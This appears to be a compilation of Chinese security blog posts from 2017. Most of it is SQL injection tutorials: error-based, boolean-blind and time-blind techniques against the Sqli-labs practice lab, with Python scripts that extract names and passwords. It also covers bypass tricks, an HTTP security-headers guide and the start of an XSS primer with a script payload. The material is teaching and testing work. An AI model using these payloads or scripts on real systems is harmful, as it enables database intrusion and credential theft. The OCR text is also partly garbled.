基于 floor，UpdateXml(有长度限制,最长 32 位)，ExtractValue(有长度限制,最长 32 位)进行报错注入。

floor 报错

获取数据库

*mysql> select count(*),(concat(0x3a,database(),0x3a,floor(rand()*2))) name from information_schema.tables group by name;*

```
+----------+--------------+
| count(*) | name         |
+----------+--------------+
|       58 | :security:0  |
|       47 | :security:1  |
+----------+--------------+
```

信安之路

获取表名

*mysql> select count(*),concat(0x3a,0x3a,(select table_name from information_schema.tables where table_schema=database() limit 3,1),0x3a,floor(rand()*2)) name from information_schema.tables group by name;*

```
+----------+------------+
| count(*) | name       |
+----------+------------+
|       44 | ::users:0  |
|       61 | ::users:1  |
+----------+------------+
```

获取字段名

*mysql> select count(*),concat(0x3a,0x3a,(select column_name from information_schema.columns where table_name='users' limit 0,1),0x3a,floor(rand()*2)) name from information_schema.tables group by name;*

```
+----------+--------------+
| count(*) | name         |
+----------+--------------+
|       51 | ::user_id:0  |
|       54 | ::user_id:1  |
+----------+--------------+
```

获取内容

*mysql> select count(*),concat(0x3a,0x3a,(select username from users limit 0,1),0x3a,floor(rand()*2)) name from information_schema.tables group by name;*

```
+----------+-----------+
| count(*) | name      |
+----------+-----------+
|       46 | ::Dumb:0  |
|       59 | ::Dumb:1  |
+----------+-----------+
```

UpdateXml 报错注入

获取表名

```
mysql> select updatexml(0,concat(0x7e,(SELECT concat(table_name) FROM
information_schema.tables WHERE table_schema=database() limit 3,1)),0);
ERROR 1105 (HY000): XPATH syntax error: '~users'
```

获取字段

```
mysql> select updatexml(0,concat(0x7e,(SELECT concat(column_name) FROM
information_schema.columns WHERE table_name='users' limit 4,1)),0);
ERROR 1105 (HY000): XPATH syntax error: '~password'mysql> select
updatexml(0,concat(0x7e,(SELECT concat(column_name) FROM information_schema.columns
WHERE table_name='users' limit 3,1)),0);

ERROR 1105 (HY000): XPATH syntax error: '~user'
```

获取内容

```
mysql> select updatexml(0,concat(0x7e,(SELECT concat(password) FROM users limit
0,1)),0);ERROR 1105 (HY000): XPATH syntax error: '~Dumb'mysql> select
updatexml(0,concat(0x7e,(SELECT concat(password) FROM users limit 1,1)),0);

ERROR 1105 (HY000): XPATH syntax error: '~I-kill-you'
```

extractvalue 报错

获取表名

```
mysql> select extractvalue(1, concat(0x5c,(select table_name from information_schema.tables where
table_schema=database() limit 3,1)));
ERROR 1105 (HY000): XPATH syntax error: '\users'
```

获取字段

mysql> select extractvalue(1, concat(0x5c,(select password from users limit 1,1)));ERROR 1105 (HY000): XPATH syntax error: '\I-kill-you'mysql> select extractvalue(1, concat(0x5c,(select password from users limit 0,1)));

ERROR 1105 (HY000): XPATH syntax error: '\Dumb'

extractvalue 报错注入

mysql> select extractvalue(1, concat(0x5c,(select table_name from information_schema.tables where table_schema=database() limit 3,1)));

ERROR 1105 (HY000): XPATH syntax error: '\users'

获取字段

mysql> select extractvalue(1, concat(0x5c,(select password from users limit 1,1)));ERROR 1105 (HY000): XPATH syntax error: '\I-kill-you'mysql> select extractvalue(1, concat(0x5c,(select password from users limit 0,1)));

ERROR 1105 (HY000): XPATH syntax error: '\Dumb'

基于布尔盲注

通过构造 sql 语句，通过判断语句是否执行成功来对数据进行猜解。

查看表名

mysql> select table_name from information_schema.tables where table_schema=database() limit 0,1;

```
+------------+
| table_name |
+------------+
| emails     |
+------------+
```

获取表名第一个字符

mysql> select substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1) m;

```
+-------+
| m     |
+-------+
| e     |
+-------+
```


获取表名第一个字符的 ASCII

mysql> select ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)) m;

```
+-------+
| m     |
+-------+
|   101 |
+-------+
```


获取字段名与字段内容原理一样。

以 Sqli-labs Less8 为例，无论输入什么就只有正确和错误，于是可以判断基于布尔的盲注。

先判断当前数据库的长度

http://127.0.0.1/sqli-labs/Less-8/?id=1' and length(database())>8 --+

发现当值为 8 的时候，页面就没有显示。那么说明 database()的长度是 8

获取数据库名

可以使用如下脚本猜解数据库名字：

```python
#!/usr/bin/env python
# -*- encoding:utf-8 -*-
import requests
key = ""

for pos in range(10):
    low = 32
    high = 126
    mid = (high + low) >> 1

    while mid < high:
        #print low, mid, high
        payload = "http://127.0.0.1/sqli-labs/Less-8/?id=1' and ascii(substr(database(),{0},1))>{1} %23"
        url = payload.format(pos,mid)
        req = requests.get(url)
        length = len(req.text)
        if length == 706:  ##返回的长度只有706和722
            low = mid+1
        else:
            high = mid
        mid = (high+low)>>1
    key += chr(mid)
    print key
```

获取表长度

http://127.0.0.1/sqli-labs/Less-8/?id=1' and (select length(table_name) from information_schema.tables where table_schema=database() limit 0,1)>0 %23

发现当值为 6 的时候，页面就没有显示。那么说明表的长度是 6

获取表名

和上面类似，只需要把 payload 修改为下面即可：

http://127.0.0.1/sqli-labs/Less-8/?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),{0},1))>{1} %23

获取列名

payload = "http://127.0.0.1/sqli-labs/Less-8/?id=1' and ascii(substr((select column_name from information_schema.columns where table_name=0x7573657273 limit 4,1),{0},1))>{1} %23"

获取内容

payload = "http://127.0.0.1/sqli-labs/Less-8/?id=1' and ascii(substr((select username from users limit 0,1),{0},1))>{1} %23"

payload = "http://127.0.0.1/sqli-labs/Less-8/?id=1' and ascii(substr((select password from users limit 0,1),{0},1))>{1} %23"

基于时间盲注


基于的原理是，当对数据库进行查询操作，如果查询的条件不存在，语句执行的时间便是 0.但往往语句执行的速度非常快，线程信息一闪而过，得到的执行时间基本为 0。但是如果查询语句的条件不存在，执行的时间便是 0，利用该函数这样一个特殊的性质，可以利用时间延迟来判断我们查询的是否存在。这便是 SQL 基于时间延迟的盲注的工作原理

首先理解一下下面的语句：

if(database()=’security’,1,2)


判断数据库名是否为 security，正确返回 1，错误返回 2。基于时间的注入和基于布尔差不多，引入了 if 语句进行判断。

mysql> select if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>117,sleep(5),NULL) m;



1 row in set (0.00 sec)

mysql> select if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=101,sleep(5),NULL) m;



1 row in set (5.00 sec)

以 Sqli-labs Less8 为例，无论我们怎么输入，输出结果都是 You are in ，所以判断为基于时间的盲注。

数据库长度判断

http://127.0.0.1/sqli-labs/Less-9/?id=1' and if(length(database())>9,0,sleep(5)) --+

使用二分法获得数据库名

```python
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
import requests
import time
key = ""

for pos in range(10):
    low = 32
    high = 126
    mid = (high + low) >> 1

    while mid < high:
                startTime=time.time()
                payload = "http://127.0.0.1/sqli-labs/Less-9/?id=1' and if(ascii(substr(database(),{0},1))>{1},0,sleep(5)) %23"
                url = payload.format(pos,mid)
                response=requests.get(url)    #发出请求
                if time.time() - startTime < 5:    #判断是否延时了5秒
                    low = mid + 1
                else:
                    high = mid
                mid = (high + low) >> 1
    key += chr(mid)
    print key
```


剩余步骤和基于布尔的差不多，只是加了一个 if 判断语句进行判断。

获取表名：

payload = "http://127.0.0.1/sqli-labs/Less-8/?id=1' and if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),{0},1))>{1},0,sleep(5)) %23"

获取列名：

payload = "http://127.0.0.1/sqli-labs/Less-8/?id=1' and if(ascii(substr((select column_name from information_schema.columns where table_name=0x7573657273 limit 4,1),{0},1))>{1},0,sleep(5)) %23"

获取内容：

payload = "http://127.0.0.1/sqli-labs/Less-8/?id=1' and if(ascii(substr((select password from users limit 0,1),{0},1))>{1},0,sleep(5)) %23"

总结

本文总结了关于 sql 注入中的报错注入和盲注的一些原理以及测试方法。感谢 Hello_C 的总结分享。

与 http 头安全相关的安全选项

原创： myh0st 信安之路 2017-07-24

由于 HTTP 是一个可扩展的协议，各浏览器厂商都率先推出了有效的头部，来阻止漏洞利用或提高利用漏洞的难度。了解它们是什么，掌握如何应用，可以提高系统的安全性。 下面就简单介绍一下这些安全头的含义以及效果。

X-Frame-Options

X-Frame-Options HTTP 响应头是用来给浏览器指示允许一个页面可否在 <frame>,<iframe> 或者 <object> 中展现的标记。网站可以使用此功能，来确保自己网站的内容没有被嵌到别人的网站中去，也从而避免了点击劫持 (clickjacking) 的攻击。X-Frame-Options 有三个值，分别是：DENY、SAMEORIGIN、ALLOW-FROM

DENY：表示该页面不允许在 frame 中展示，即便是在相同域名的页面中嵌套也不允许。

SAMEORIGIN：表示该页面可以在相同域名页面的 frame 中展示。

ALLOW-FROM：表示该页面可以在指定来源的 frame 中展示。

换一句话说，如果设置为 DENY，不光在别人的网站 frame 嵌入时会无法加载，在同域名页面中同样会无法加载。另一方面，如果设置为 SAMEORIGIN，那么页面就可以在同域名页面的 frame 中嵌套。

配置 Apache

配置 Apache 在所有页面上发送 X-Frame-Options 响应头，需要把下面这行添加到 'site' 的配置中:

```
Header always append X-Frame-Options SAMEORIGIN
```

配置 nginx

配置 nginx 发送 X-Frame-Options 响应头，把下面这行添加到 'http', 'server' 或者 'location' 的配置中:

```
add_header X-Frame-Options SAMEORIGIN;
```

配置 IIS

配置 IIS 发送 X-Frame-Options 响应头，添加下面的配置到 Web.config 文件中:

```
<system.webServer>
  ... <httpProtocol>
    <customHeaders>
      <add name="X-Frame-Options" value="SAMEORIGIN" />
    </customHeaders>
  </httpProtocol>
  ...</system.webServer>
```

X-Content-Type-Options

互联网上的资源有各种类型，通常浏览器会根据响应头的 Content-Type 字段来分辨它们的类型。例如：”text/html”代表 html 文档，”image/png”是 PNG 图片，”text/css”是 CSS 样式文档。然而，有些资源的 Content-Type 是错的或者未定义。这时，某些浏览器会启用 MIME-sniffing 来猜测该资源的类型，解析内容并执行。

例如，我们即使给一个 html 文档指定 Content-Type 为”text/plain”，在 IE8-中这个文档依然会被当做 html 来解析。利用浏览器的这个特性，攻击者甚至可以让原本应该解析为图片的请求被解析为 JavaScript。通过下面这个响应头可以禁用浏览器的类型猜测行为:

```
X-Content-Type-Options: nosniff
```

这个值固定为 nosniff

Access-Control-Allow-Origin

跨原始资源共享（CORS）允许网站在他们之间共享内容。为了使网站之间安全的跨域获取资源，可以通过设置 Access-Control-Allow-Origin 来允许指定的网站来跨域获取本地资源。

简单解释

只有当目标页面的 response 中，包含了 Access-Control-Allow-Origin 这个 header，并且它的值里有我们自己的域名时，浏览器才允许我们拿到它页面的数据进行下一步处理。如：

Access-Control-Allow-Origin: http://www.myh0st.net

如果它的值设为 * ，则表示谁都可以用：

*Access-Control-Allow-Origin: **

在生产环境中大家都不会使用*，因为这个是非常不安全的。

X-XSS-Protection

X-XSS-Protection 响应头是 Internet Explorer，Chrome 和 Safari 的一个功能，当检测到跨站脚本攻击(XSS)时，浏览器将停止加载页面。虽然这些保护在现代浏览器中基本上是不必要的，当网站实施一个强大的 Content-Security-Policy 来禁用内联的 JavaScript('unsafe-inline')时，他们仍然可以为尚不支持 CSP 的旧版浏览器的用户提供保护。

参数解释

X-XSS-Protection: 0

禁止 XSS 过滤。

X-XSS-Protection: 1

启用 XSS 过滤（通常浏览器是默认的）。如果检测到跨站脚本攻击，浏览器将清除页面（删除不安全的部分）。

X-XSS-Protection: 1; mode=block

启用 XSS 过滤。 如果检测到攻击，浏览器将不会清除页面，而是阻止页面加载。

X-XSS-Protection: 1; report=<reporting-uri>

启用 XSS 过滤。 如果检测到跨站脚本攻击，浏览器将清除页面并使用 CSP report-uri 指令的功能发送违规报告。

HTTP Strict Transport Security (HSTS)

HTTP 严格传输安全（HSTS）是一种安全功能，web 服务器通过它来告诉浏览器仅用 HTTPS 来与之通讯，而不是使用 HTTP。

HSTS 使 Web 服务器告知浏览器绝不使用 HTTP 访问，在浏览器端自动将所有到该站点的 HTTP 访问替换为 HTTPS 访问。

如何设置，参见：

https://linux.cn/article-5266-1.html

Content Security Policy

Content Security Policy 是一个计算机的安全标志，主要用来防止跨站脚本请求（XSS）、点击劫持和代码注入攻击。CSP 通过定义允许加载脚本的位置和内容来防止恶意代码的加载。

基本用法

CSP 由 HTTP 头的 Content-Security-Policy 来定义（旧版本为 X-Content-Security-Policy），每个 HTTP 请求最多返回一个 CSP 头部（多个重复的 CSP 策略将取并集）。CSP 头部的格式为：


Content-Security-Policy: policy

其中，policy 参数时一个描述 CSP 策略指令的字符串。一个 policy 由两部分组成，名称（约束策略范围）和值（允许脚本执行的路径）。多个 Policy 间使用逗号分隔。Policy 的值由多个源表达式（source-expression）组成，每个源表达式可以是主机、端口、关键字和 Base64 编码的 hash 值。

一个常见的 CSP 头如下图所示：

```php
<?php
header("Content-Security-Policy: default-src 'self'");
?>

<script>
    alert(1);
</script>
```


Self 在这里属于源表达式中的关键字类型，代表仅允许链接本地文件，因此通过 CSP 头成功阻止 JavaScript 代码的执行：



Alert(1)未执行，并在 console 中输出 CSP 禁止加载脚本的信息。

下面给出 CSP 每个策略的名称所约束的范围：

base-uri	base 标签所指定的 url，未指定则以 document.url 为主
child-src	iframe 标签，在版本 2 中代替了 frame-src
connect-src	XMLHttpRequest 的 send()、WebSocket 等通过浏览器发起请求的行为
default-src	包含 child-src、connect-src、font-src、img-src、media-src、object-src、script-src、style-src，当单独定义上述规则时，以单独定义的规则为准
font-src	CSS 中的@font-face
form-action	表单提交的目的地址
img-src	img 标签的 src，CSS 中的 url(),image(),image-set(),link 标签的 rel 属性
media-src	video 、audio 、source、track 标签的 src
object-src	object 的 data 属性、embed 的 src 属性、applet 的 code 和 archive 属性
script-src	控制 script 标签。unsafe-inline 与 unsafe-eval 分别禁止了内联脚本与内联脚本中的 eval 函数，在不使用上述两种 policy 值的情况下，可以使用 'hashMethod-base64 hashValue'的方式允许内联脚本的执行。
style-src	控制 script 标签。使用方式同 script-src

总结

本文简单介绍了一下关于 http header 的几个安全选项，有什么不对的地方

以及不全的地方可以留言补充，指出来，让我们共同学习成长。

SQL 注入的常规思路及奇葩技巧

Ph0rse 信安之路 2017-07-27

最近在看《SQL 注入攻击与防御》这本书，看了之后感觉自己之前的视野和格局还是太小了些。SQLi 的应用特别广泛，多种 web 数据库不说，移动安卓端也存在通用的 SQLi。而从语言的角度来看~PHP/JAVA/PYTHON/C#等等~都可以与 SQLi 联系起来，由语言特性而衍生的 SQLi 种类。最近还听说 Javascript 也能写后端了，着实把我高兴坏了，看来 PHP 这“世界上最好的语言”的称号，要换主了~ 同是弱类型语言，这俩哥们怕是要一绝“高低”。

废话说到这里，由于 SQLi 体系扩展还没有完成，所以在这里算是总结一下之前学到的一些东西和技巧，希望能对大家有用。

一、 常规思路

这里是我自己用的一些常规的测试并利用流程，如有疑问，欢迎讨论：

数据回显注入

针对可疑的注入点进行测试，测试方式根据数据库类型的不同也有所不同：
SQLi 备忘录:http://pentestmonkey.net/category/cheat-sheet/sql-injection
这位国外大牛收集了 7 种数据库的测试备忘录，非常全~

测试源语句查询字段数

使用 order by 语法，确定字段数。这个语句的意思是按照第 n 列排序，若 order by 8 正常，order by 9 报错的话就表示原查询语句查询结果为 9 列。

确定显示位

可以先尝试用 select 1,2,3,4,5……,n#来检测，然后直接找相应数字出现的位置即可。之后的查询语句，最好用@或者 NULL，类似

select @,@,@#

select NULL,NULL,NULL#

可以保证不会因为数据类型不匹配而测试失败；

PS：union 查询需要保证前后两个语句的查询列数相同，以及数据类型相同或相似。前者可以通过 order by 和其它姿势探测，后者使用 NULL、@来避免。

查询数据库名

SELECT group_concat(schema_name) FROM information_schema.schemata

这里及以下的代码只是一个基本思路，可以在这个的基础上去变形、扩展。

查询表名

select group_concat(table_name) from information_schema.tables where table_schema=’xxxxx’

查询列名

Select groupc_concat(column_name) from information_schema.columns where table_name=’xxxxx’

爆数据

Select group_concat(column_name) from table_name;

报错注入

group by

报错原理

http://www.jinglingshu.org/?p=4507

语法

`and select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);`

ExtractValue

报错原理

http://wt7315.blog.51cto.com/10319657/1891458

语法

`and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1)));`

UpdateXml

报错原理

http://wt7315.blog.51cto.com/10319657/1891458

语法

`and 1=(updatexml(1,concat(0x3a,(select user())),1))`

NAME_CONST

报错原理

http://www.2cto.com/article/201203/121491.html

语法

`and+1=(select+*+from+(select+NAME_CONST(PAYLOAD,1),NAME_CONST(PAYLOAD,1))+as+x)`

join

原理

http://www.jinglingshu.org/?p=4507

语法

`select * from(select * from mysql.user a join mysql.user b using(Host))c;（爆列名贼好用）`

时间盲注和布尔盲注

这个比较灵活，我遇到的案例也很少，只能介绍些常用的小技巧：

盲注比较方法

运算符比较

'abc'>'abd' 为 TRUE

hint：字母间比较为按照字母表顺序进行，字母与非字母字符之间则按照 ascii 码进行比较，所以可以通过 0x5b-0x60 中的一个非字母字符，来判断字母的大小写。

函数: ascii()

greatest()：返回参数中最大的数

时间盲注函数

sleep()

benchmark()

select id(条件,sleep(10),false);

select CASE WHEN 1=1 THEN true ELSE flase END

奇葩技巧

类型转换绕过

原理如下：

```
mysql> select * from user;
+----+----------+----------+-------+-------+
| id | username | password | test1 | test2 |
+----+----------+----------+-------+-------+
|  1 | haha     | 123456   |     1 |     0 |
|  2 | xixi     | 789456   |     2 |     0 |
|  3 | asdasd   | asdas    |     3 |     0 |
|  4 | test     | flsss    |     4 |     0 |
|  5 | payload  | test     |     5 |     0 |
+----+----------+----------+-------+-------+
5 rows in set (0.04 sec)
```



```
mysql> select username,password from user where password=0;
+----------+----------+
| username | password |
+----------+----------+
| asdasd   | asdas    |
| test     | flsss    |
| payload  | test     |
+----------+----------+
3 rows in set, 3 warnings (0.01 sec)
```

为什么查询 password=0 的数据时会将这些内容输出出来呢?

原因是 mysql 内在对比的时候进行了类型的转换，而字符串在转换为数字时，只会保留根据字符串开头的数字，如果第一位为字母而不是数字，则转换为 0，而’9hehehehe’会被转换为 9。

但这个技巧不能直接在实战中应用，因为真实代码中类似以下代码:

```
select username,password from user where username = '$username' and password = '$password';
```

变量用单引号括了起来,这样一来我们输入的数字 0 就会被转换为字符串 0;那怎么利用呢？用算术运算符，位运算符或者比较运算符。

可以看这个:

Mysql 中的运算符集合

以加法举例，使用方式为:

‘+’，拼接到 SQL 后的语句：where username=”+”

即将单引号闭合后进行字符串相加，也就自然转换为了数字。

其它运算符的使用也是想通的。

md5 注入

可能有时会遇到这样的注入语句:

```
$sql = "SELECT * FROM admin WHERE username = admin pass = '".md5($password,true)."'";
```

用户名定死，再对输入进行 md5 编码，这样好像就没办法注入了。但其实不然，因为当 md5 函数的第二个参数为 True 时，编码将以 16 进制返回，再转换为字符串。而字符串’ffifdyop’的 md5 加密结果为'or'<trash> 其中 trash 为垃圾值，or 一个非 0 值为真，也就绕过了检测。

详情可以看这个 md5 第二个参数带来的安全问题

Updata 和 Insert 注入

当注入点为 Updata 或 Insert,并且不能通过堆叠注入构造自己新的注入语句的时候，仍有以下三种方式可以获取数据:

1. 闭合后构造

假设有以下注入语句:

```
insert into users values (17,'注入点', 'bond');
```

若第一个参数可控，则可以将注入点闭合后，在后面使用不被单引号闭合的 select 语句，将查询结果插入表中，然后再想办法通过正常途径查看。

2. 数字相加

还是这个注入语句

insert into users values (17,'join', '注入点');

只是注入点变为了第二个，这样的话，就不能同闭合直接构造。但可以通过把想要获取的数据转换为数字，然后与原字符串相加，获取数字后再还原回来。

和上面的类型转换知识点相似，'sdasdsad'+1 = 1

具体构造过程可以看安全客上的一篇文章

一种新的 MySQL 下 Update、Insert 注入方法

最后的注入结果：

*insert into users values (17,'james', 'bond'|conv(hex(substr(user(),1 + (n-1) * 8, 8* n)),16, 10);*

3. 构造错误

对于非 SELECT 注入，如果成功执行的话会修改数据库数据。实战过程中不但会破坏数据库结构（白帽子挖洞的时候很可能因为这个违法），还容易引起管理员注意。所以在不让 SQL 语句正常执行的情况下获取数据是最好的方法。

报错盲注就不多说了，看常规部分（本文上篇）的介绍就可以。

但大部分的网站是不会傻到让你看错误回显的。

这个时候就需要时间盲注了：

比如下列注入语句

INSERT INTO table 1 VALUES ('注入点');

向注入点注入

'+ SELECT (SELECT CASE WHEN @@version LIKE '5.1.56%' THEN SLEEP(5) ELSE 'somevale' END FROM ((SELECT 'value1' AS foobar) UNION (SELECT 'value2' AS foobar) ALIAS) + '

整个语句就会变为

INSERT INTO table 1 VALUES (''+ SELECT (SELECT CASE WHEN @@version LIKE '5.1.56%' THEN SLEEP(5) ELSE 'somevale' END FROM ((SELECT 'value1' AS foobar) UNION (SELECT 'value2' AS foobar) ALIAS) + '');

因为返回了多列数据，该 insert 语句并不会执行，但是内部的 select 语句和 sleep

函数会照常执行，这样一来，也就可以通过写脚本获取数据了。

其中+为字符串连接符，根据数据库类型不同，连接符也不同,加号为 SQL 里的连接符，在 mysql 中并不适用，这里只是举个例子。

SQL 约束性攻击

上篇 CTF 文章好像说过，之后我又找到了一篇解释得更清楚的文章：

基于约束条件的 SQL 攻击

可以学习一波。

这种漏洞就属于数据库安全配置错误；有一篇文章是专门讲数据库安全配置的，想走运维以及 CTF 的 web 出题人（防止预期之外的解）可以看一下：

MySQL 安全配置

结束

除了以上的，还有一些东西，但有些是之前写过的，有些是还没有测试过的，这次就不发出来了。关于 SQLi，正在总结一个各种姿势的思维导图，总结好了之后，希望大家前来赏光。

参考文献：

http://bobao.360.cn/learning/detail/3804.html

http://bobao.360.cn/learning/detail/3758.html

XSS 学习笔记【一】

原创： 晚风 信安之路 2017-08-02

XSS 的分类

非持久型

非持久型 XSS 也称反射型 XSS。具体原理就是当用户提交一段代码的时候，服务端会马上返回页面的执行结果。那么当攻击者让被攻击者提交一个伪装好的带有恶意代码的链接时，服务端也会立刻处理这段恶意代码，并返回执行结果。如果服务端对这段恶意代码不加过滤的话，恶意代码就会在页面上被执行，攻击就成功了。举个例子，一般的网页是有搜索框的对吧，如果攻击者搜索一段带有 html 标签的字符串，搜索的结果就会以该形式显现在页面上，或者至少页面上会包含用户搜索的字符串，而如果我们提交一段精心构造的字符串时，并且服务端没有对其做任何处理时，XSS 漏洞就产生了。

持久型

持久型 XSS 也称存储型 XSS。我们在浏览网页时都见过论坛、留言板之类的地方吧。他们有一个共同的特点就是每个用户都能提交自己的文本，并且都能被其他任何人看到。那么，当攻击者提交一段恶意脚本作为内容时，并且服务端不加过滤的话，这段恶意脚本会持久的存在在这个页面上，从而使每个访问这个页面的用户都会执行这段恶意代码。

基于 DOM 的 XSS

这种 XSS 攻击方式不同于非持久型 XSS。非持久型 XSS 是通过在链接上添加 js 动态脚本来达到攻击的目的，而基于 DOM 的 XSS 则是在链接上添加一个带参数的 DOM 元素，将要执行的脚本语句写入这个 DOM 的特定事件中，通过触发事件来达到执行这段脚本语句的目的。


实验演示

本实验环境为：apache 2.4.4，php 5.4.16，mysql 5.6.12，chrome 59，ie 11，win7


1. 非持久型 XSS

首先我们写一个客户端 client.html 和服务端 server.php，如下图所示：


客户端代码：



客户端界面：




服务端代码：



构造链接：

http://localhost/server.php?search=%3Cscript%3Ealert(/test/)%3C/script%3E

简易非持久型 XSS 在 IE11 下的显示结果:



